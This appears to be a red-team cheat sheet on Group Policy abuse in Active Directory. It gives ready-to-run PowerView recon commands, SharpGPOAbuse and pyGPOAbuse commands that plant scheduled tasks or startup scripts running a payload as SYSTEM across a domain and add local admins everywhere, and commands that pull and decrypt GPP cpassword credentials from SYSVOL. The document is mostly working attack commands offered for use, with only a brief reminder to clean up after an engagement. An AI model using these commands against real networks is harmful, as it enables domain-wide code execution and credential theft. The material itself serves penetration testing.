


GPO Abuse

Abuse writable Group Policy Objects to push code execution to every machine in the GPO's scope — potentially the entire domain. Replace <placeholders> with your own values.



always clean up: remove your task/script from the GPO after the engagement

① Find Writable GPOs

Tab 1 · Recon

```
# BloodHound: look for GenericAll/GenericWrite/WriteDacl edges on GPO objects

# PowerView
Get-DomainGPO | Select DisplayName, Name, gpfilesyspath
Get-DomainObjectAcl -SearchBase "CN=Policies,CN=System,DC=<domain>,DC=local"
-ResolveGUIDs | ? { $_.ActiveDirectoryRights -match "WriteProperty|WriteDacl|
GenericAll|GenericWrite" }

# check GPO scope (which OUs/machines it applies to)
Get-DomainOU -GPLink "<GPO-GUID>" | Select DistinguishedName
```

② SharpGPOAbuse (Windows)

Tab 2 · Exploit

```
# add immediate scheduled task (runs on all machines)
SharpGPOAbuse.exe --AddComputerTask --TaskName "Update" --Author "NT AUTHORITY\SYSTEM"
--Command "cmd.exe" --Arguments "/c C:\Windows\Temp\payload.exe" --GPOName "<GPO-Name>"

# add user to local admins everywhere
SharpGPOAbuse.exe --AddLocalAdmin --UserAccount <user> --GPOName "<GPO-Name>"

# add startup script (runs at boot as SYSTEM)
SharpGPOAbuse.exe --AddComputerScript --ScriptName "update.bat" --ScriptContents "C:
\Windows\Temp\payload.exe" --GPOName "<GPO-Name>"
```

③ pyGPOAbuse (Linux)

Tab 3 · Exploit

```
# immediate scheduled task (from Linux attack box)
python3 pygpoabuse.py <domain>/<user>:<pass>@<dc-ip> -gpo-id "<GPO-GUID>" -command
"cmd.exe /c C:\Windows\Temp\payload.exe" -taskname "Update" -f

# force GPO refresh
gpupdate /force # on target (if you have access)
```

④ GPP Passwords (bonus)

Tab 4 · Legacy

```
# nxc modules
nxc smb <dc-ip> -u <user> -p <pass> -M gpp_password
nxc smb <dc-ip> -u <user> -p <pass> -M gpp_autologin

# manual search SYSVOL for cpassword
findstr /S /I "cpassword" \\<domain>\SYSVOL\<domain>\Policies\*.xml

# decrypt (Microsoft published the AES key)
gpp-decrypt <cpassword-value>
```

GPP passwords were patched (MS14-025) but many old domains still have leftover XML in SYSVOL.

Key idea: if you can WRITE to a GPO, you can push code execution to every machine in that GPO's scope — potentially the entire domain. BloodHound finds the writable GPO, SharpGPOAbuse/pyGPOAbuse plants the task, gpupdate /force triggers it. Also check SYSVOL for GPP passwords (cpassword) — free win on older domains. Always clean up after.